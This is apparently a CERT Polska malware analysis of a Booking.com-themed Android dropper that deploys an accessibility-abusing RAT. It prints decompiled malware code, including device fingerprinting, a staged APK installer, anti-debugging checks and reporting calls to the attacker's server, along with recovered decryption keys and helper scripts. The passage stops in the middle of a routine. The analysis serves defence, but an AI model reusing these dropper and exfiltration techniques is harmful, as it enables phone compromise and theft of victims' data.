CERT Polska has analyzed an android malware sample distributed through infrastructure impersonating Booking.com. We refer to it as cifrat (a name derived from the the io.cifnzm.utility67pu package name and its RAT functionality) for this analysis purpose because, we could not confidently map it to a known family name (as of the analysis date).
The analyzed sample was delivered through a phishing chain that ended with a fake Booking Pulse application update page and a malicious APK download. The visible app was only the beginning of the infection path. Static and dynamic reverse engineering showed that the downloaded APK was a multi stage dropper that unpacked a second APK, then a hidden final payload, and ultimately deployed an accessibility controlled RAT communicating over WebSockets.
Basic information
The infection chain starts with a phishing email. The victim is encouraged to click a link, which first leads them to:
https://share.google/Yc9fcYQCgnKxNfRmH
and then redirects them to:
https://booking.interaction.lat/starting/
That final page presents itself as a Booking.com branded security/update prompt and offers a malicious APK download:
com.pulsebookmanager.helper.apk-d408588683b4e66bfe0b5bb557999844fe52d1bfbda6836a48e15290082a5d42
The downloaded app is the outer dropper. After installation, it loads a native library, decrypts another embedded APK disguised as Google Play Services, and that second APK decrypts one more hidden stage. The final recovered payload is a full Android RAT that abuses accessibility features and has support for overlay injection, SMS access, screen streaming, camera capture, remote gestures, and SOCKS5 tunneling.
How does that happen?
The infection flow observed from the victim side is as follows.
The victim first receives a phishing email. The message uses social engineering to persuade the recipient to click a link embedded in the body.


Clicking the phishing link redirects the victim through share.google/Yc9fcYQCgnKxNfRmH and then to booking.interaction.lat/starting/. On that page, the user sees a fake Booking.com branded update message claiming that a security update is required. Pressing Aktualizuj teraz button leads to the download of com.pulsebookmanager.helper.apk. Downloaded application is impersonating Booking.com pulse app:

Once installed, the app does not immediately expose its final malicious behavior. Instead, it acts as a delivery shell. It loads a native decoder, decrypts an embedded second stage APK, and installs that second stage under the package io.cifnzm.utility67pu, labeled Google Play Services.
That second stage APK is still not the final payload. Its Application class extracts another hidden asset named FH.svg, decrypts it, treats the result as a ZIP archive, loads hidden dex files from it, and then transfers execution into the actual malware module.
At that point the malware becomes a fully functional RAT. The recovered final stage contains screen streaming support, keylogging, HTML injection, SMS collection, camera support, remote gestures, device manipulation, and a dual WebSocket control plane connected to otptrade.world C2 server.
What did we find in the analyzed sample?
- The downloaded package of the APK is
com.pulsebookmanager.helper, labeledPulse. - The outer APK drops and loads a native library
l0a0cac5c.so. - That native library decodes hidden strings and gates the rest of the installation flow.
- The outer APK decrypts
res/raw/init_bundle_uzge.binwith a 32-byte XOR key and installs the result asio.cifnzm.utility67pu. - The installed second stage APK is labeled
Google Play Services. - The second stage APK extracts a hidden asset named
FH.svg. FH.svgis decrypted with an RC4-like routine keyed bymLYQ.- The decrypted blob contains the final dex files.
- The final malware module communicates with
otptrade.worldover split control/data WebSocket channels.
How to protect yourself
- Download your applications only from official application stores like Google Play Store or App Store.
- Treat any app update delivered from a browser page as suspicious, especially when it asks you to sideload an APK.
- If an app asks for accessibility access, screen capture permissions, notification access, or overlay privileges after sideload installation, treat that as a critical warning sign.
Technical analysis
Every Android application starts with an AndroidManifest.xml file. In this sample, the manifest already shows that the downloaded Booking.com themed APK is not a normal standalone application. Before any code is decompiled, the manifest reveals a staged installer design: the app requests sideload permissions, explicitly expects another package to exist, uses a custom Application class for early bootstrap, and monitors package installation events.
AndroidManifest.xml analysis
The first useful indicator is the manifest of the outer APK. Even without decompiling Java code, it already shows a sideloading oriented application that expects a second package to appear and monitors installation events.
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.INTERNET"/>
<queries>
    <intent>
        <action android:name="android.intent.action.MAIN"/>
    </intent>
    <package android:name="io.cifnzm.utility67pu"/>
</queries>
<application android:allowBackup="true" android:dataExtractionRules="@xml/data_extraction_rules" android:extractNativeLibs="true" android:fullBackupContent="@xml/backup_rules" android:hardwareAccelerated="true" android:icon="@mipmap/ic_launcher" android:label="Pulse" android:largeHeap="true" android:name="v0a0cac5c.l0a0cac5c" android:networkSecurityConfig="@xml/network_security_config" android:requestLegacyExternalStorage="true" android:roundIcon="@mipmap/ic_launcher" android:supportsRtl="true" android:theme="@style/AppTheme.NoActionBar">
<activity android:configChanges="keyboardHidden|orientation|screenSize" android:exported="true" android:hardwareAccelerated="true" android:launchMode="singleTop" android:name="com.pulsebookmanager.helper.hasideq.vufez.BaseActionHandler6ut" android:theme="@style/AppTheme.NoActionBar" android:windowSoftInputMode="adjustResize">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<receiver android:directBootAware="true" android:enabled="true" android:exported="true" android:name="com.pulsebookmanager.helper.hasideq.vufez.AppTaskLoaderdu2">
    <intent-filter>
        <action android:name="com.pulsebookmanager.helper.RESULT_PPVALVLX"/>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_REPLACED"/>
        <data android:scheme="package"/>
    </intent-filter>
</receiver>
This tells us several things immediately:
REQUEST_INSTALL_PACKAGESmeans the outer APK is meant to install another application.- The
<queries>block explicitly referencesio.cifnzm.utility67pu, which turns out to be the second stage package. v0a0cac5c.l0a0cac5cis a customApplicationclass, which means bootstrap code runs before the main activity logic.AppTaskLoaderdu2is registered for package installation events, which is typical for a dropper that wants to track or immediately launch the installed payload.
Further down the manifest, the outer APK also requests RECEIVE_BOOT_COMPLETED, QUERY_ALL_PACKAGES, MANAGE_EXTERNAL_STORAGE, REQUEST_DELETE_PACKAGES, and PACKAGE_USAGE_STATS. That combination is excessive for a Booking.com related helper app but consistent with a dropper that wants broad package visibility, installation control, and post install persistence options.
The bundled strings reinforce that the visible app is an installation funnel rather than a normal Booking.com application:
<string name="app_name">Pulse</string>
<string name="s_bpetbn">Please complete the installation to continue</string>
<string name="s_rqkzlj">Installation Permission Required</string>
<string name="s_rtmrf">Secure installation process</string>
<string name="s_vptqsa">Install Software</string>
<string name="s_yxvof">%1$s Installed</string>
So even at the manifest/resources level, the outer APK already looks like an installer shell.
Stage 0: launcher activity, local WebView, and JavaScript bridge
The outer launcher activity is BaseActionHandler6ut. Its visible job is to present the victim with a fake update workflow, but the implementation shows that this is not just a static HTML page. The activity builds a WebView, exposes a JavaScript bridge, and loads a decoded local asset:
PemuhehControllerj5b pemuhehControllerj5b = new PemuhehControllerj5b(new v6(this, 0));
WebView webView5 = this.c;
if (webView5 == null) {
    webView5 = null;
}
webView5.addJavascriptInterface(pemuhehControllerj5b, m0a0cac5c.F0a0cac5c_11("Qv371914071D2418"));
WebView webView6 = this.c;
if (webView6 == null) {
    webView6 = null;
}
webView6.loadUrl(m0a0cac5c.F0a0cac5c_11("oa07090F075F53545508180F1E1A15134D1023241729631C1E231E242B211F1E6E29362E30"));
After recovering the JNI backed decoder, these values become:
- JavaScript bridge name:
Android - initially loaded page:
file:///android_asset/gfjdkqdca.html
This does not mean the victim only ever sees a local page. The local asset acts as a bootstrap page used by the outer dropper. Separately, the same outer stage decodes xc.b to https://booking.interaction.lat/update/, passes that value into KokokotProcessorrdy, and that activity loads the supplied URL in its own WebView. The same remote Booking.com themed page is later reused by the final stage through BuildConfig.BASE_URL. In practice, Stage 0 starts from a local bootstrap asset, but the visible Booking fake site is the remote https://booking.interaction.lat/update/ page.
The bridge is active and not cosmetic. It fingerprints the victim device and can trigger the installation flow:
@JavascriptInterface
public final String get_SYSINFO() {
    JSONObject jSONObject = new JSONObject();
    int i = Build.VERSION.SDK_INT;
    Locale locale = Resources.getSystem().getConfiguration().getLocales().get(0);
    String language = locale.getLanguage();
    Locale locale2 = Locale.ROOT;
    String lowerCase = language.toLowerCase(locale2);
    String upperCase = locale.getCountry().toUpperCase(locale2);
    jSONObject.put("sdk", i);
    jSONObject.put(m0a0cac5c.F0a0cac5c_11("$h05080E1008"), Build.MODEL);
    jSONObject.put(m0a0cac5c.F0a0cac5c_11("/459565C44565A5D47494F5B51"), Build.MANUFACTURER);
    return jSONObject.toString();
}
@JavascriptInterface
public final void start() {
    pm.c(m0a0cac5c.F0a0cac5c_11("bm3D09021B090D0B350A0C232A0E0E0F172F186A22"), m0a0cac5c.F0a0cac5c_11("T>74604A627162525E565328686B5F606A6A2F91636E61676E722967657B696835373F35416E717D80818476827C864C86807E7C92868795818F8A8A"));
    this.mainHandler.post(new x2(8, this));
}
So the fake Booking page can both collect device information and advance the victim deeper into the install chain.
Stage 1: custom Application bootstrap and native library drop
The real bootstrap begins even earlier, inside v0a0cac5c.l0a0cac5c.attachBaseContext(). That class copies an architecture specific native library from APK assets into a private directory and loads it with System.load():
if (c(context, str)) {
    d(context, str, str2, c + j(new byte[]{71, 26, 6}));
    System.load(str2 + File.separator + c + j(new byte[]{71, 26, 6}));
} else if (z) {
    System.loadLibrary(c + j(new byte[]{54, 17, 81, 95}));
} else {
    System.loadLibrary(c);
}
I0a0cac5c_00(context);
The APK bundles four architecture variants:
assets/l0a0cac5c_a32.soassets/l0a0cac5c_a64.soassets/l0a0cac5c_x86.soassets/l0a0cac5c_x64.so
In the observed dynamic run, the x64 variant was dropped to:
/data/user/0/com.pulsebookmanager.helper/files/.ss/l0a0cac5c.so
and loaded from there. The runtime dump matched the bundled asset exactly.
At this point the outer APK has already done three things:
- built the victim facing lure
- loaded a native bootstrap library
- transferred control into JNI before the main install flow is complete
Native analysis: JNI registration and anti-analysis
Analysis of l0a0cac5c_x64.so shows that the library is not just a passive helper. JNI_OnLoad locates the obfuscated decoder class, registers native methods for it, retrieves runtime paths, and performs anti-analysis checks before continuing.
The decompiled JNI_OnLoad path includes:
iVar3 = (**(code **)(*param_1 + 0x30))(param_1,&local_488,0x10002);
if (iVar3 != 0) {
  pcVar24 = "JNI_OnLoad could not get JNI env";
  goto LAB_00222d67;
}
lVar4 = (**(code **)(*local_488 + 0x30))(local_488,s_m0a0cac5c_002d0750);
if (lVar4 == 0) {
  FUN_00221e90("Fail to find class: %s\n",s_m0a0cac5c_002d0750);
  return 0xffffffff;
}
iVar3 = (**(code **)(*local_488 + 0x6b8))(local_488,lVar4,&PTR_s_vm_init_002cf610,0xc);
if (iVar3 < 0) {
  pcVar24 = "RegisterNatives error";
  goto LAB_00222d67;
}
This is important because it confirms that the outer Java layer’s frequent calls to m0a0cac5c.F0a0cac5c_11(...) are backed by a real JNI decoder registered at process startup.
The same JNI_OnLoad path also resolves runtime locations:
lVar5 = (**(code **)(*local_488 + 0x388))(local_488,lVar4,"getPath","()Ljava/lang/String;");
uVar6 = FUN_0021ecd0(local_488,lVar4,lVar5);
pcVar24 = (char *)(**(code **)(*local_488 + 0x548))(local_488,uVar6,0);
DAT_002d2ef0 = strdup(pcVar24);
(**(code **)(*local_488 + 0x550))(local_488,uVar6,pcVar24);
if (DAT_002d2ee9 != '\0') {
  lVar5 = (**(code **)(*local_488 + 0x388))
                    (local_488,lVar4,"getjarPath","()Ljava/lang/String;");
  if (((lVar5 == 0) || (lVar4 = FUN_0021ecd0(local_488,lVar4,lVar5), lVar4 == 0)) ||
     (pcVar24 = (char *)(**(code **)(*local_488 + 0x548))(local_488,lVar4,0),
     pcVar24 == (char *)0x0)) {
    pcVar24 = "getjarPath error";
    goto LAB_00222d67;
  }
  DAT_002d2ef8 = strdup(pcVar24);
  (**(code **)(*local_488 + 0x550))(local_488,lVar4,pcVar24);
}
and checks /proc/self/maps for libjdwp.so, which is a strong anti debugging signal:
pFVar7 = fopen(local_448,"r");
if (pFVar7 != (FILE *)0x0) {
  pcVar24 = fgets((char *)local_438,0x400,pFVar7);
  if (pcVar24 == (char *)0x0) {
    uVar9 = 0;
  }
  else {
    uVar9 = 0;
    do {
      pcVar24 = strrchr((char *)local_438,0x2f);
      if (pcVar24 != (char *)0x0) {
        pcVar8 = strrchr((char *)local_438,10);
        if (pcVar8 != (char *)0x0) {
          *pcVar8 = '\0';
        }
        iVar3 = strcmp(pcVar24 + 1,"libjdwp.so");
        if (iVar3 == 0) {
          pcVar24 = strchr((char *)local_438,0x2d);
          *pcVar24 = '\0';
          uVar9 = strtoull((char *)local_438,(char **)0x0,0x10);
          break;
        }
      }
      pcVar24 = fgets((char *)local_438,0x400,pFVar7);
    } while (pcVar24 != (char *)0x0);
  }
  fclose(pFVar7);
  if (uVar9 != 0) {
    return 0xffffffff;
  }
}
That native behavior matches what we observed elsewhere in the sample:
- hidden string decoding
- runtime path handling
- anti-debugging
- Frida/emulator checks recovered from decoded native strings
Recovered native decoder semantics
The outer Java layer is filled with encoded calls like:
webView5.addJavascriptInterface(pemuhehControllerj5b, m0a0cac5c.F0a0cac5c_11("Qv371914071D2418"));
webView6.loadUrl(m0a0cac5c.F0a0cac5c_11("oa07090F075F53545508180F1E1A15134D1023241729631C1E231E242B211F1E6E29362E30"));
After reversing the JNI decoder, the recovered behavior is:
- ignore the first character
- use the second character as a one byte XOR key
- hex decode the rest
- for each byte at offset
i, compute((byte - i) & 0xff) ^ key
That decoder resolves the core outer stage pivots:
io.cifnzm.utility67puhttps://aplication.digital/receiving/stats/file:///android_asset/gfjdkqdca.htmlhttps://booking.interaction.lat/update/
This is the point where the outer APK stops looking like a generic fake app and starts looking like a true staged loader.
To make this step reproducible, we wrote a small helper that implements the recovered JNI string routine directly:
def decode_native(s: str) -> str:
    if len(s) < 4:
        return ""
    key = ord(s[1])
    body = s[2:]
    raw = bytes.fromhex(body)
    out = bytearray()
    for i, b in enumerate(raw):
        out.append(((b - i) & 0xFF) ^ key)
    return out.decode("utf-8", errors="replace")
With that helper, the encoded strings used by the outer loader can be resolved deterministically:
python3 decode_native_strings.py \
  'Qv371914071D2418' \
  'oa07090F075F53545508180F1E1A15134D1023241729631C1E231E242B211F1E6E29362E30'
Qv371914071D2418 => Android
oa07090F075F53545508180F1E1A15134D1023241729631C1E231E242B211F1E6E29362E30 => file:///android_asset/gfjdkqdca.html
That is how we produced the decoded constant set used throughout the rest of the analysis.
Stage 2: XOR decrypted bundle and PackageInstaller handoff
The next stage is stored as:
res/raw/init_bundle_uzge.bin
This point is important because the 32 byte XOR key is not stored in Java as a plaintext constant. Instead, Java asks the JNI-backed native decoder to decode an obfuscated string, receives a 64 character hexadecimal value, converts that value into 32 raw bytes, and only then uses those bytes to decrypt init_bundle_uzge.bin. In other words, the key material is recovered through the native decoding path, while the actual XOR over the stage 2 bundle is performed in Java:
public static byte[] F() {
    byte[] bArr = new byte[32];
    for (int i = 0; i < 64; i += 2) {
        String strF0a0cac5c_11 = m0a0cac5c.F0a0cac5c_11("Z@2674747727782B7D2C7A7B7C7D2E338287338336888D38893A3F923C418E934194469A499D9E484D9F999AA4A0A1A0A055AAA7A8A95B59ACAE5DACB462AD5FB7");
        bArr[i / 2] = (byte) (Character.digit(strF0a0cac5c_11.charAt(i + 1), 16) + (Character.digit(strF0a0cac5c_11.charAt(i), 16) << 4));
    }
    return bArr;
}
Recovered key hex:
f324c3e6d1111ae37b1c48b2bf8ae15b4e8f99bf70094421e9555fc56d29f0a8
To validate the stage 2 unpacking path independently of the app, we also wrote a minimal helper that applies the recovered 32-byte XOR key to init_bundle_uzge.bin:
from pathlib import Path

src = /"init_bundle_uzge.bin"
dst = /"init_bundle_uzge.dec" #decrypted

KEY_HEX = "f324c3e6d1111ae37b1c48b2bf8ae15b4e8f99bf70094421e9555fc56d29f0a8"
key = bytes.fromhex(KEY_HEX)
data = src.read_bytes()
out = bytes(b ^ key[i % len(key)] for i, b in enumerate(data))
dst.write_bytes(out)
Running that helper produces the second stage APK, which can then be unpacked and decompiled separately:
python3 decrypt_bundle.py
The decrypted result is written into a PackageInstaller session:
byte[] bArrP = ig.p(vsVar.a, i, ig.F());
Context context = vsVar.a;
Context context2 = vsVar.a;
PackageInstaller packageInstaller = context.getPackageManager().getPackageInstaller();
int iCreateSession = packageInstaller.createSession(new PackageInstaller.SessionParams(1));
PackageInstaller.Session sessionOpenSession = packageInstaller.openSession(iCreateSession);
String strF0a0cac5c_113 = m0a0cac5c.F0a0cac5c_11("P'44494C0C5B57515B4A4E525358575458565154681D6458626F5B6F247F8587819889938D9288979595");
String str = this.c;
OutputStream outputStreamOpenWrite = sessionOpenSession.openWrite(m0a0cac5c.F0a0cac5c_11("A{0B1B1A131E2124"), 0L, bArrP.length);
outputStreamOpenWrite.write(bArrP);
sessionOpenSession.fsync(outputStreamOpenWrite);
outputStreamOpenWrite.close();
Intent intent = new Intent(context2, (Class<?>) AppTaskLoaderdu2.class);
intent.setAction(strF0a0cac5c_113);
intent.putExtra(m0a0cac5c.F0a0cac5c_11("\\|0C1E211A21201F2A1A261B24"), str);
sessionOpenSession.commit(PendingIntent.getBroadcast(context2, iCreateSession, intent, f30.s()).getIntentSender());
Analysis confirmed that the outer APK decrypts and installs a second APK:
- package:
io.cifnzm.utility67pu - label:
Google Play Services
The outer stage also reports the installation flow to a decoded reporting URL. In this sample, that URL is not stored in plaintext. It is initialized in ad.a through the JNI backed native decoder and then passed by JuwekinManager89k.report() as reportUrl, which is finally used in new URL(this.reportUrl).openConnection(). The decoded value is https://aplication.digital/receiving/stats/:
HttpURLConnection httpURLConnection2 = (HttpURLConnection) new URL(this.reportUrl).openConnection();
httpURLConnection2.setRequestMethod(m0a0cac5c.F0a0cac5c_11("R[0B150A12"));
httpURLConnection2.setDoOutput(true);
httpURLConnection2.setDoInput(true);
httpURLConnection2.setUseCaches(false);
httpURLConnection2.setRequestProperty(m0a0cac5c.F0a0cac5c_11("<g24090B16060E19513B27210D"), m0a0cac5c.F0a0cac5c_11("9(49595A4745504F63495050124E68555523195D535D6F7164742E97978A222E"));
httpURLConnection2.setRequestProperty(m0a0cac5c.F0a0cac5c_11("aW163536352B28"), m0a0cac5c.F0a0cac5c_11("~R332324413F36392D43464688442E4B4B"));
httpURLConnection2.setConnectTimeout(10000);
httpURLConnection2.setReadTimeout(10000);
String strQefh = MainContentProcessorjjy.qefh(new byte[]{82, 36, 90, -111, -19, -77, 69, -118, -17, -66, -99, 5, -32, 79, -51}, new byte[]{59, 73, 42, -3, -116, -35, 49, -43, -97, -33, -2, 110, -127, 40, -88});
String str = zc.a;
jSONObject.put(strQefh, zc.a);
jSONObject.put(MainContentProcessorjjy.qefh(new byte[]{16, -121, 17, 82, 113, -109, 124, -41, 104, 75}, new byte[]{117, -15, 116, 60, 5, -52, 8, -82, 24, 46}), this.eventType);
jSONObject.put(m0a0cac5c.F0a0cac5c_11("qU213D3A332A263A3F2D"), System.currentTimeMillis() / ((long) 1000));
Recovered event names include:
dropper_openedinstall_startedinstall_completedinstall_failedimplant_launched
Stage 2 manifest
Once unpacked, the installed io.cifnzm.utility67pu package already exposes accessibility, SMS, device admin, screen capture, and camera components. Even before the hidden FH.svg stage is unpacked, the second stage manifest is already strongly malicious:
<service
    android:name="io.cifnzm.utility67pu.appcontainer.servicehandles.TscTscbltService"
    android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
    android:exported="true"
    android:foregroundServiceType="specialUse|connectedDevice|dataSync">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data
        android:name="android.accessibilityservice"
        android:resource="@xml/accessibility_service_config"/>
</service>
<service
    android:name="io.cifnzm.utility67pu.appcontainer.servicehandles.SmsCollectionService"
<receiver
    android:name="io.cifnzm.utility67pu.appcontainer.rcv4.SmsReceivedReceiver"
    android:permission="android.permission.BROADCAST_SMS"
    android:enabled="true"
    android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
<receiver
    android:name="io.cifnzm.utility67pu.appcontainer.permissions.DeviceAdminReceiver"
    android:permission="android.permission.BIND_DEVICE_ADMIN"
    android:exported="true">
<activity
    android:name="io.cifnzm.utility67pu.appcontainer.ScreenCaptureRequestActivity"
    android:exported="false"/>
<service
    android:name="io.cifnzm.utility67pu.appcontainer.ScreenSharingService"
    android:enabled="true"
    android:exported="false"
    android:foregroundServiceType="mediaProjection"/>
<service
    android:name="io.cifnzm.utility67pu.appcontainer.VncScreenSharingService"
    android:enabled="true"
    android:exported="false"
    android:foregroundServiceType="specialUse"/>
<service
    android:name="io.cifnzm.utility67pu.appcontainer.CameraService"
    android:enabled="true"
    android:exported="false"
    android:foregroundServiceType="camera"/>
This means stage 2 already contains the structural components of the malware module rather than a benign update module.
Stage 3: hidden FH.svg payload and RC4 like unpacker
The most important deeper finding is that the installed io.cifnzm.utility67pu APK is still not the final stage. Its Application class Cgridthey extracts another hidden asset, FH.svg, and decrypts that before running the real payload.
The hardcoded stage 3 values are visible directly:
public String k = "shrimp";
public String l = "FH.svg";
public String B = "mLYQ";
The decryption routine in Cgridthey is RC4 like:
byte[] bytes = this.B.getBytes();
int i7 = this.q;
this.x = 562336 * i7 * this.x;
int i8 = this.p;
int i9 = (951570 * i8) - this.z;
this.x = i9;
int i10 = this.m;
int i11 = this.n;
this.z = (((i10 - 794100) + 794022) - i11) - i11;
int i12 = i9 * 369750 * i8;
this.n = i12;
int i13 = this.w;
this.x = i8 - (436916 * i13);
int i14 = this.i;
int i15 = 120857 * i14 * 743786 * i13;
this.z = i15;
int i16 = i13 * 710192 * 434037 * i14 * i15;
this.z = i16;
int[] iArr = new int[256];
